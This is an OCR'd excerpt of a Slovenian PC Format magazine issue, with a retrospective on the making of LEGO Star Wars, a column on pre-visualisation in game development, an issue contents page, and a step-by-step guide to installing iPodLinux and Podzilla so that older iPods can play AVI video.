Opis *PCF40*, 86%

Že zaradi ljubkega Dartha Maula je igra čista klasika.

Ladje Republike tavajo po galaksiji v iskanju hitrega, umazanega seksa.

LEGO Star Wars

PCF ni potreboval Sile, da bi ugotovil, da je opevani gradnik igre – kocka DUPLO...

Nobenih izkušenj z LEGO ali Star *Wars* nismo imeli... in nismo želeli delati igre, ki bi bila samo LEGO ali samo *Star Wars*," je za začetek povedal Jonathan Smith iz podjetja Giant. "Preprosto smo delali na *LEGO Star Wars*. To je vse." Včasih je rubrika Pogled nazaj polna zgodb o nadlogah, smrti in solzah, ki se na koncu zaključijo v grenko-sladkem užitku. Vendar to ne velja za *LEGO Star Wars*. To je igra, pri kateri se je vse odvijalo, tako kot je treba.

"Pravzaprav smo delali s podjetjem LEGO, da bi izkoristili kvaliteto njihovih izdelkov, do katerih smo čutili veliko naklonjenost, in videli, ali lahko upravičimo naše prepričanje (kot igralci iger), da imajo številne kvalitete naših najljubših iger nekaj skupnega z našo naklonjenostjo do kock LEGO." Jonathan je razložil: "Upali smo, da bomo z uporabo teh kvalitet lahko spremenili nekatere konvencije, ki veljajo v svetu računalniških iger, in ustvarili popolnoma novo igro LEGO, ki bo sveža in zabavna. Kot ekipa izkušenih ustvarjalcev iger smo pri LEGO prebili veliko časa in razmišljali o teh idejah, eksperimentirali z novimi koncepti in si ogledovali različne možnosti, ki jih je ponujal LEGO."

LEPE KOCKE

"Izziv je v tem, da najdeš domiselno prizorišče, ki lahko ponudi zanimivo izkušnjo," je nadaljeval Jonathan, "saj je eden izmed problemov kock LEGO ta, da lahko deluje nekoliko abstraktno. Njihova privlačnost – klinična sistematizacija – je sicer zelo močna, lahko pa delujejo hladno. Ko smo pričeli razmišljati o najbolj vznemirljivem kraju za otroke – kjer bi lahko domišljijo najbolj uporabljali – je postalo jasno, da obstaja le eno vesolje, ki presega vsa druga, polno akcije in odličnih likov, ki bi jih lahko obudili v življenje na nov način, in to je bil *Star Wars*." Na srečo je leta 1999 podjetje Traveller's Tales že ustvarilo prvo igro *Star Wars*., ki se je nanašala na *The Phantom Menace*. Bila je uspešna in tako odprla vrata celotni seriji iger.

"To je bilo vesolje, v katerem smo želeli ustvariti igro," je povedal Jonathan. "Nato smo morali le še opremiti eksperimente, s katerimi smo se ukvarjali, s ključnimi idejnimi lastnostmi franšize LEGO – igra bi morala biti igralna, večigralska, polna raznolikosti in presenečenj, dostopna, igralca ne bi smela kaznovati, njena struktura nagrad pa bi morala imeti veliko globino: precej enostavna zadeva." Toda to je le polovica zgodbe. Združili so se z "neverjetno nadarjenimi posamezniki" iz Traveller's Tales, ki so zadnjih nekaj let poskušali igri vdahniti življenje. Ti so se od takrat združili s podjetjem Giant in postali del TT Games.

"Igra je bila pravo zadovoljstvo od začetka do konca," je Jonathan povedal tako iskreno, da pri *PCFormatu* tej drzni trditvi dejansko verjamemo. "Nikoli nisem sodeloval pri projektu, ki bi potekal bolj gladko kot ta. Že od začetka smo imeli odlično podporo tako s strani LEGO Company, kot tudi s strani podjetja Lucas. Imeli smo ekipo, ki je delala z zrelo, primerno tehnologijo, ki jo je popolnoma obvladala, zato je običajne tehnične težave razvoja, ki po ustvarjalni plati predstavljajo za igro težak izziv, premagala s prizadevanji vseh članov ekipe. Če sem iskren, smo zaradi razumevanja in osredotočenosti vsakega člana ekipe natančno vedeli, kaj želimo narediti, zadeve pa smo se nato morali le še lotiti. Morali smo jo izpeljati do konca."

GRADNIKI

Začetni koraki razvoja so bili povezani z nadzornim sistemom in prizoriščem. "Veliko časa smo porabili za določanje videza in premikanja likov, saj so pretekle igre LEGO prikazovale miniaturne figurice kot plastične like, zaradi česar so kot liki v igri delovale omejeno," je razložil Jonathan. "Vseh teh omejitev smo se hoteli znebiti." Enako sm razmišljali tudi o sistemu bojevanja: "Imeli smo priložnost ustvariti preprost sistem bojevanja, ki je že od prvega trenutka dajal dober vtis. Bili smo na pravi poti, zato je

To je Scout Walker, ki je znan po uspešnicah, kot je *The Sun Ain't Gonna Shine Any More*... hmm... samo trenutek.

bilo nadaljevanje le vprašanje stvaritve večjega števila gibov in njihove dodelave. Ustvarjanje videza sveta je bila na začetku druga ključna stvar... in vedeli smo, da ne želimo sveta, ki bi bil narejen iz plastike, temveč takega, ki bo vključeval interaktivne elemente." Jonathan je nadaljeval: "Želeli smo ustvariti svet, v katerem bi bili vsi elementi, narejeni iz kock LEGO, interaktivni, istočasno pa tudi okolje, ki bi ujelo dramo in spektakel vesolja *Star Wars*."

ZA MALE IN VELIKE

LEGO Star Wars bi lahko najbolje opisali kot igro za vso družino; kar je ideja, ki ji je ekipa zavzeto sledila. "Iskreno smo želeli ustvariti igro, ki bi jo lahko igrali vsi," je povedal Jonathan. "To je pomenilo, da nismo smeli zanemariti igralcev in globine igre. Tudi sami smo igralci iger in ker smo igro morali igrati dve leti, smo jo hoteli narediti tako, da bi si jo tudi želeli igrati dve leti. Poleg tega pa so naši otroci izbirčni, kar zadeva igre, zato smo želeli ustvariti nekaj, na kar bi bili lahko ponosni tudi doma. Nekaj dostopnega, a globokega." Tako so na primer odstranili dejansko klasično stanje smrti. V igri lahko sicer izgubite denar, liki pa lahko kadarkoli umrejo, ne da bi se pri tem pojavil zaslon Game Over. Če se hočete prebiti do najboljših bonusov, morate seveda imeti veliko denarja, vendar pa to igre na nobeni točki ne ustavlja. "To je ena izmed idej, ki izhaja iz originalnega procesa razmišljanja pri kockah LEGO," je razložil Jonathan o izvorih igre, "kot tudi del kulture kock LEGO s 75-letno zgodovino in izkušnjah z umetnostjo iger."

Medtem ko lahko igro hitro končate, pa dodatki delujejo tako, da zahtevajo ponovna igranja z uporabo različnih pristopov, da bi lahko igro zares izkusili. To pomeni, da je igra pridobila resnično občinstvo igralcev. "Tudi otroci so si za napredek v igri vzeli čas – prav tako kot katerikoli okoreli igralec iger in morda še več," trdi Jonathan. "Morda so potrebovali več časa, vendar pa so bili sposobni premagati izzive tako kot vsi drugi igralci. Starejši igralci so bili morda bolj usmerjeni na cilje in si prizadevali končati igro, mlajši pa za te izzive niso pokazali nič manj zanimanja. Po večini njihova igralna izkušnja ni bila plitka... vendar je pri otrocih pomembno, da jim dovolite, da vstopijo v bazen na plitkem koncu in jim pomagate z rokavčki na drugo stran, da bi jih naučili plavati. Te prispodobe pa seveda ni treba razumeti preveč ohlapno."

Zaradi kombinacije vseh teh elementov je *LEGO Star Wars* redka pošast za PC: igra za vse starosti, zasnovana na licenci, ki deluje. Razen da ni bila s strani avtorjev nikoli obravnavana kot le še ena licenčna igra. Morda je ravno v tem ključ do njenega uspeha. "Zmeraj sem rahlo presenečen, ko ljudje o njej govorijo kot o licenčni igri," nam je zaupal Jonathan, "saj to za nas nikoli niso bile licence – zmeraj so bile to, kar smo mi sami in kar smo počeli. Je to *LEGO Star Wars*? Smo to mi? Vedno je obstajala le ena sama celota, vse skupaj." **PCF**

> **"Hoteli smo ustvariti nekaj, na kar bi bili lahko ponosni tudi pri sebi doma"**

Zaupajte Sili in/ali ekipi

Napori pri sestavljanju ekipe in celotnega sveta igre...

Dodatna privlačna možnost *LEGO Star Wars* je bil kooperativni način. "Vsakokrat, ko vidite otroke, ki igro igrajo skupaj, se zaveste, kako pomembna je," je povedal Jonathan. "Možnost igranja z mojimi otroki, kot oče, je fantastična. Na žalost pa smo krivi za njihova pričakovanja in vsakokrat, ko jim ponudim kakšno novo igro brez več... iskega načina, pričakujejo, da ga bo imela."

Čeprav je večigralstvo pomembno, pa ni ključni element igre. Jonathan se sprašuje, kateri element pravzaprav je. "S komercialnega stališča verjetno ni nobenega posameznega elementa, ki bi ga lahko pokazali kot ključnega za odlično prodajo igre," je pripomnil Jonathan. "Gre za zbirko vseh ...ih delov in celotni svet."

Dnevnik razvijalca

Predhodna vizualizacija vam lahko pomaga ustvariti nekaj drugačnega, pravi Owain Bennallack...

Zakaj so si doma narejene igre in modi na videz tako podobni? Se lahko "underground" razvijalska skupnost zares pritožuje nad založniki, kar zadeva nadaljevanja, ko pa je, razen nekaterih opaznih izjem, postopek pri modifikacijah popolnoma enak? Ali še obstaja kakšno bojno polje, iz katerega modifikatorska ekipa ne bi dvignila zastora s še eno popolno pretvorbo po vzoru *Battlefield*?

Vse preveč enostavno je poseči po *Blade Runnerju* kot referenčni točki, spremeniti imena, da bi zaščitili nedolžne, in predstaviti še enega replikanta. Medtem ko v igrah še zmeraj ni ključna zgodba, pa postaja zmeraj bolj pomemben občutek okolja. Popravite orožja in prenovite oklepna vozila, toda ko postavite vaš mod v Vietnam, boste pri igralcih vzbudili takojšnje – in nezaželene – spomine na *Nam*.

Profesionalni razvijalci iger se za pomoč na tem področju čedalje bolj zatekajo k predhodni vizualizaciji ("pre-vis"). Ta vsestranski izraz opisuje tehnike za ustvarjanje edinstvenega videza in občutja v zgodnji fazi razvoja, od ustvarjanja "razpoloženjskih plošč", ki jih cenijo oglaševalske agencije (narejene so iz fotografij, konceptnih osnutkov...), do 3D likov, filmov CGI, ki se norčujejo iz načina igranja, senčnikov kože in orodij za 3D umetnost ter celo "vertikalnih izrezov" prototipov celotne igre z vsemi možnostmi.

Predhodna vizualizacija omogoča razvijalcem prodati njihovo vizijo založnikom. To na tem mestu ni pomembno, vertikalni izrezi pa prav tako niso praktični za domače ekipe (niti za številne razvijalske studie, ki jih lahko pokoplje cena). Vendar pa ima tudi manj zavzeta predhodna vizualizacija svoje prednosti. Bistveno je, da je veliko laže narediti razpoloženjsko ploščo kot demo: pri predhodni vizualizaciji se lahko vaša domišljija razbohoti. Producenti *Minority Report* so na primer ustvarili velikansko "biblijo" referenc o videzu njihove prihodnosti. *Max Payne* in *Half-Life 2* sta igri, v katerih je bilo vzdušje očitno določeno že zelo zgodaj, zaradi česar imata oba naslova značilno razpoloženje. Ali pa primerjajte energično ugankarsko igro za PSP *Lumines* z vsemi medsebojno zamenljivimi in podobnimi igrami za PC.

Predhodna vizualizacija je prav tako uporabna za spravljanje novih prišlekov na pravilno valovno dolžino. Če ljudje ne morejo razumeti vaše vizije, potem ta verjetno ni kdo ve kako dobra.

Owain je urednik revije *Develop*.

VAŠ PRAKTIČNI VODIČ DO BOLJŠIH FOTOGRAFIJ

DigitalnaKamera

Revija za digitalno fotografijo

www.digitalnakamera.net
tel 02 330 330 2

14. ŠTEVILKA ŽE V PRODAJI

VSEBINA REVIJE


- POPOLNI SIVINSKI NATISI
- PROFIL: BOGOMIR ČERIN
- SELEKCIJE V PHOTOSHOPU
- OSNOVE PHOTOSHOP ELEMENTS
- OPISI 11 NOVIH FOTOAPARATOV
- OBVLADAJTE GLOBINSKO OSTRINO
- NOVICE IZ SVETA DIGITALNE FOTOGRAFIJE
- PRIMERJALNI TEST PROGRAMSKE OPREME ZA ZMANJŠEVANJE ŠUMA

BREZPLAČEN CD-ROM

NASLOVNA TEMA

- FOTOGRAFIRANJE OB ŠIBKI SVETLOBI

FOTOGRAFIRANJE OGNJEMETOV, NOVA OPREMA, FOTOGRAF LETA 2006, NAKUPOVALNI VODIČ




VODIČI

delavnice
pomoč
nasveti

v tej številki

str.79 Filmi na iPodu
str.81 Enkrat za vselej počistite register
str.82 Grafična obdelava s Canvas 8
str.84 Tell Me More vas uči španščine
str.85 Arhivirajte zbirko vinilnih plošč
str.86 OpenOffice.org 2.0 v slovenščini
str.87 Ogled TV programa prek interneta
str.88 Sestavite napreden videorekorder
str.89 Organizirajte podatke na disku
str.90 Ustvarite boljši blog
str.92 V mreži hekerjev
str.96 Tehnična pomoč




>> Video na iPodu

Vaš iPod se sicer odlično obnese pri predvajanju glasbe, verjetno pa niste vedeli, da ga lahko z nekaj manjšimi posegi pripravite tudi do tega, da predvaja filme. Kaj še čakate?

>> Popoln grafični paket

Doslej ste za obdelavo bitnih slik, izdelavo vektorske grafike, animacijo in ustvarjanje predstavitev potrebovali štiri ločene programe. *Canvas 8* zmore vse to in še več. Ta mesec vam ga poklanjamo.



>> Naučite se španščine

Nikoli ni slabo imeti kakšen dodaten tuj jezik. Če nameravate v bližnji prihodnosti odmahedrati v Španijo, začnite že danes vaditi španščino s programom *Tell Me More*. Vsebuje dve dolgi lekciji.

>> V mreži hekerjev

Razobličenje spletnega strežnika je zoprnost, pri kateri heker spremeni vsebino vaše spletne strani. Ker ta sprememba nikoli ni na boljše, preberite, kako se lahko pred takšnim napadom zavarujete.

iPod video, povsem brez Video iPoda

Uredništvo *PCFormata* stlači digitalne filme v star predvajalnik MP3 in si jih tam ogleda

Video iPod je torej tukaj in nam je bil kar všeč. Če se, tako kot mi, ne morete prav odločiti, če bi kupili to belo opeko v celi seriji belih opek, samo zato, da bi bili deležni kakšne funkcije več, vam bo prišel ta vodič verjetno prav. Predstavljamo namreč brezplačen in enostaven način predvajanje datotek AVI na praktično kateremkoli iPodu, pa naj gre za model s črno-belim zaslonom, z barvnim zaslonom ali na iPodu Photo.

Sicer še vedno nismo najbolj prepričani, da je gledanje filmov na tako majhnem zaslonu res dobra ideja, a je vseeno privlačna. Če že vlačite iPod s sabo na pot, se splača imeti takšnega, ki bi znal predvajati

IPOD

PCFormat razmišlja, kako se vdiranje v iPod obnese v primerjavi s "pravimi" medijskimi predvajalniki

Bodimo iskreni: generacije iPodov, o katerih je govora v tem vodiču, še posebej tiste s črno-belimi zasloni, nikoli niso bile namenjene gledanju premičnih slik z veliko podrobnostmi. Vsekakor se ne morejo primerjati z zasloni, ki jih imata PSP ali Zen Vision, kajne? Kar zadeva rezultate na iPodih s črno-belimi zasloni bomo kar takoj rekli bobu bob in priznali, da so daleč od dobrih. Video, ki se zanaša na vsaj najbolj osnovno barvno paleto in je po večini svetel (na primer The Simpsons) je precej enostavno gledati. Vse, kar vključuje kakršnekoli barvne podtone ali močne sence pa je preprosto prav boleče na pogled, zato Batman žal ni dobra ideja.

Zaradi velikega zaslona je na PSP užitek gledati filme.

FOTO REALIZEM


Rezultati na iPodu Photo pa so prav impresivni. Barve so ostre (če seveda ne pozabite vključiti osvetljevanja zaslona), odzivni čas je popoln, ker datoteke niso stisnjene, pa tudi ni popačenj, do katerih lahko pride pri kodiranju videa za druge prenosne predvajalnike. Velikost zaslona je seveda problematična, saj je ločljivost nižja kot pri iPodu Video, po velikosti pa se lahko skrije pred PSP-jem. A če že imate iPod za poslušanje glasbe, zakaj ga ne bi brezplačno nadgradili, da bi znal predvajati še video? Velika prednost je avtonomija baterije. Ker datoteke niso stisnjene, ni nobene potrebe po dekodiranju, kar pomeni manj napornega dela za baterijo. Do kakšne mere je baterija obremenjena, vam ne moremo točno povedati, saj je avtonomija odvisna od modela. Povejte nam, kako se je video podvig obnesel na vašem iPodu, na pisma@pcformaslo.net

Video iPod je dober predvajalnik, a ga PSP čisto zasenči.

Povejte svoje www.pcformatslo.net/forum


Jedrna panika


Ne bojte se, saj je samo Linux



1 Poskrbite, da je iPod povezan z računalnikom in da je na disku vsaj 300MB prostora. Na priloženem disku boste našli štiri arhivske datoteke, **ipodlinux-PHOTO.zip, ipodlinux.zip, mencoder.zip** in **forthepod.zip**. Če imate 4G iPod ali iPod Photo, uporabite **ipodlinuxPHOTO.zip**, za ostale iPode pa **ipodlinux.zip**.

2 Raztegnite potrebne datoteke v mapo na namizju. Odprite mapo in poiščite datoteko **linux.bin**. Ta se redno nadgrajuje, različica na disku pa preverjeno deluje. Zdaj lahko greste kar takoj na tretji korak ali pa se poigrate z novejšo različico. Povezave so v glavnem besedilu, nekaj centimetrov levo.






3 V mapi je tudi datoteka **ipodlinux-installer.exe**. Preverite, če je iPod povezan z računalnikom in zaženite namestitev. Odstranite kljukico pred **Check for Online Updates** in kliknite na **Next**. Sledite navodilom za namestitev. Priporočamo vam, da pustite privzeti zagon na Apple Firmware in ustvarite varnostno kopijo.

4 Raztegnite datoteko **forthepod.zip**. V arhivu sta **Start** in **Podzilla** (če uporabljate novejšo različico, samo zaženite datoteko iz arhiva). Z raziskovalcem poiščite vaš iPod in obe datoteki, **Podzilla** in **Start** kopirajte v korenski imenik iPoda.

5 Izključite iPod in ga ponovno zaženite. Kakor hitro predvajalnik ugasnete, pritisnite tipko za previjanje nazaj. Tako boste iPod zagnali v Linux. Če tipke ne pritisnete, se bo iPod normalno zagnal. Če je šlo vse po načrtih, boste imeli na voljo dve možnosti za zagon, Applov vmesnik in **Podzillo**.



6 S tipko za previjanje zaženite **Podzillo**. Vmesnik je podoben Applovemu, a boste uporabniki barvnih iPodov opazili, da so barve ozadja drugačne. Na voljo so celo igre. Zaženite iPod v Applov vmesnik in ga ponovno povežite z računalnikom. Čas je za dodajanje filmov...

"Rezultati na iPodu Photo so prav impresivni"

tudi kak film, kajne? Z našim vodičem lahko predvajalnik nadgradite, da bo predvajal filme, ne da bi morali zapraviti en sam tolar, pa še nevarno ni, saj je proces mogoče brez težav razveljaviti. Še bolje – iPod bo imel dvoji zagon. Po nadgradnji ga je mogoče zagnati v klasičen iPodov grafični vmesnik (z držanjem tipke za previjanje nazaj med vklopom) ali v Linux, ki zna delati z datotekami AVI. Na iPod smo Linux že nameščali, a se nam zdi možnost predvajanja videa vredna še enega vodiča. Vse, kar potrebujete, je peščica datotek, ki jih boste našli na disku, ščepec potrpljenja in jeklena jajca. Imate vse naštteto? Dobro, torej lahko začnemo.

PREVZETEN PAMETNJAKOVIČ


No, pa se spravimo na znanstveni del. Na teh straneh je vodič, ki vam bo predstavil, kako mini-aplikacijo Linux spraviti na iPod, najprej pa se splača vreči oko na novejše izdaje operacijskega sistema, preden začnete nameščati.

Obiščite **ipodlinux.org/builds** in oddrsajte na dno strani. Poglejte, če sta na voljo novejši različici dveh datotek: **LETO-MESEC-DAN-podzilla.gz** in **LETO-MESEC-DAN-kernel.bin.gz** (LETO-MESEC-DAN je seveda datum). S programom *Winrar* (**www.rarlab.com**) raztegnite datoteki na namizje in zbrišite datum iz imen datotek, tako da vam ostaneta


Obrnite stran za drugi del vodiča...

... nadaljevanje s prejšnje strani

Glejte video na kateremkoli iPodu




7 Če imate iPod s črno-belim zaslonom, preberite datoteko **readme** na disku **Greyscale Movies for iPod**. Na žalost je proces pretvarjanja video datotek v črno-bele precej kompleksen: če imate barvni 4G iPod ali iPod Photo, nadaljujte z osmim korakom.



8 Raztegnite datoteko **mencoder.zip** na disk C:/. Končna struktura mora biti nujno "c:/mencoder", ker drugače ne boste mogli vleči filmov. Nato poiščite datoteko **foo.bat**. V tej datoteki so nastavitve za prekodiranje video datotek.

9 Datoteko, ki jo želite pretvoriti, kopirajte v mapo *Mencoder*. Z datotekami, ki niso AVI, smo dobili različne rezultate, zato je najbolje, da se odločite za ta format. Spustite video datoteko na datoteko **foo.bat**. Odprlo se bo okno, v katerem bo prikazan potek pretvorbe.



10 V tem oknu lahko vidite, koliko datoteke je bilo pretvorjene, in kolikšna bo končna velikost. Uporabiti boste morali nestisnjene datoteke AVI, ker kompresija še ni na voljo. To se lahko še spremeni, a bodo trenutno vse datoteke precej velike.

11 Ko je pretvorba končana, bo v mapi *Mencoder* datoteka s končnico ".avi". Če je bila izvirna datoteka film.avi, bo nova nosila ime film.avi.avi. Odpravite se v korenski imenik iPoda in ustvarite mapo **Vids**. Datoteko film.avi.avi shranite v omenjeno mapo.

12 Stisnite pesti in zaženite iPod v *Podzillo*, v meniju poiščite **File Browser** in odprite datoteko **hp**. V tej mapi bi morala biti mapa **Vids**, v kateri je film. Označite ga in kliknite na **Play**. Čestitamo, imate čisto pravi iPod, ki zna predvajati filme.

JOJ, NE!

